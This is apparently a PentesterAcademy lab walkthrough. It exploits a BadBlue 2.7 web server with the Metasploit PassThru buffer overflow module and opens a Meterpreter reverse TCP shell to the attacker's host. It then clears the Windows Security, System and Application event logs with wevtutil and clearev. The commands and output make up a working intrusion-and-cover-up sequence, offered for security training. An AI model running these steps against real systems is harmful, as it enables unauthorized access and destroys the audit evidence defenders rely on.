ATTACK DEFENSE

by PentesterAcademy


Name	Log Management with Wevtutil
URL	https://attackdefense.com/challengedetails?cid=2334
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.26.9
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.26.9



```
root@attackdefense:~# nmap 10.0.26.9
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 17:51 IST
Nmap scan report for 10.0.26.9
Host is up (0.058s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.26.9



```
root@attackdefense:~# nmap -sV -p 80 10.0.26.9
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 17:52 IST
Nmap scan report for 10.0.26.9
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.


Command: searchsploit badblue 2.7



```
root@attackdefense:~# searchsploit badblue 2.7
-------------------------------------------------------
 Exploit Title
-------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
-------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# 
```

Step 5: There is a Metasploit module for badblue server. We will use PassThu remote buffer overflow Metasploit module to exploit the target.


Commands:
msfconsole
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.26.9
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.26.9
RHOSTS => 10.0.26.9
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.26.9
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.26.9:49806) at 2021-04-07 17:52:50 +0530

meterpreter > 
```

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe



```
meterpreter > migrate -N explorer.exe
[*] Migrating from 5076 to 4104...
[*] Migration completed successfully.
meterpreter > 
```


Step 7: List all the windows logs using wevtutil.exe utility

About wevtutil:


“Enables you to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, to run queries, and to export, archive, and clear logs.”

Source:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wevtutil

Command: execute -f cmd.exe -H -c -i
wevtutil.exe el




```
meterpreter > execute -f cmd.exe -H -c -i
Process 1588 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil.exe el
wevtutil.exe el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Internet Explorer
Key Management Service
```



```
RTWorkQueueTheading
SMSApi
Security
Setup
SmbWmiAnalytic
System
SystemEventsBroker
TabletPC_InputPanel_Channel
TabletPC_InputPanel_Channel/IHM
TimeBroker
UIManager_Channel
WINDOWS_KS_CHANNEL
WINDOWS_MFH264Enc_CHANNEL
WINDOWS_MP4SDECD_CHANNEL
WINDOWS_MSMPEG2VDEC_CHANNEL
WINDOWS_VC1ENC_CHANNEL
WINDOWS_WMPHOTO_CHANNEL
WINDOWS_wmvdecod_CHANNEL
WMPSetup
WMPSyncEngine
Windows Networking Vpn Plugin Platform/Operational
Windows Networking Vpn Plugin Platform/OperationalVerbose
Windows PowerShell
Windows.Globalization/Analytic
muxencode

C:\Windows\system32>
```

Step 8: We have listed all windows logs types. Get the stats of the Security field longs.

Command: wevtutil.exe gli Security




```
C:\Windows\system32>wevtutil.exe gli Security
wevtutil.exe gli Security
creationTime: 2018-11-15T00:05:45.098Z
lastAccessTime: 2021-04-07T12:22:46.302Z
lastWriteTime: 2021-04-07T12:22:46.302Z
fileSize: 4263936
attributes: 32
numberOfLogRecords: 4775
oldestRecordNumber: 1

C:\Windows\system32>
```

We can observe, there are a total of 4775 logs recorded.

Step 9: View the first 2 security logs.

Command: wevtutil.exe qe Security /c:2 /rd:true /f:text


Note: In your case, it might be a different output.



```
C:\Windows\system32>wevtutil.exe qe Security /c:2 /rd:true /f:text
wevtutil.exe qe Security /c:2 /rd:true /f:text
Event[0]:
  Log Name: Security
  Source: Microsoft-Windows-Security-Auditing
  Date: 2021-04-07T12:22:22.742
  Event ID: 4672
  Task: Special Logon
  Level: Information
  Opcode: Info
  Keyword: Audit Success
  User: N/A
  User Name: N/A
  Computer: AttackDefense
  Description:
Special privileges assigned to new logon.

Subject:
        Security ID:            S-1-5-18
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x3E7

Privileges:             SeAssignPrimaryTokenPrivilege
                        SeTcbPrivilege
                        SeSecurityPrivilege
                        SeTakeOwnershipPrivilege
                        SeLoadDriverPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeDebugPrivilege
                        SeAuditPrivilege
                        SeSystemEnvironmentPrivilege
                        SeImpersonatePrivilege
```

Step 10: Cleaning all the Security logs


Command: wevtutil.exe cl Security



```
C:\Windows\system32>wevtutil.exe cl Security
wevtutil.exe cl Security

C:\Windows\system32>
```

Step 11: Verifying that all Security logs are cleaned or not.

Command: wevtutil.exe qe Security /c:5 /rd:true /f:text




```
C:\Windows\system32>wevtutil.exe qe Security /c:5 /rd:true /f:text
wevtutil.exe qe Security /c:5 /rd:true /f:text
Event[0]:
  Log Name: Security
  Source: Microsoft-Windows-Eventlog
  Date: 2021-04-07T12:35:04.542
  Event ID: 1102
  Task: Log clear
  Level: Information
  Opcode: Info
  Keyword: Audit Success
  User: N/A
  User Name: N/A
  Computer: AttackDefense
  Description:
The audit log was cleared.
Subject:
        Security ID:    S-1-5-21-3688751335-3073641799-161370460-500
        Account Name:   Administrator
        Domain Name:    ATTACKDEFENSE
        Logon ID:       0x2D6C9


C:\Windows\system32>
```

We have only retrieved 1 log event, which is the default event after we clean up the log events.

Step 12: Similarly, we could use the meterpreter command to clean all the log events.

Command: clearev



```
meterpreter > clearev
[*] Wiping 122 records from Application...
[*] Wiping 897 records from System...
[*] Wiping 1 records from Security...
meterpreter > 
```

References

1. BadBlue Multiple Vulnerabilities (https://www.exploit-db.com/exploits/16806)
2. Metasploit Modules (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)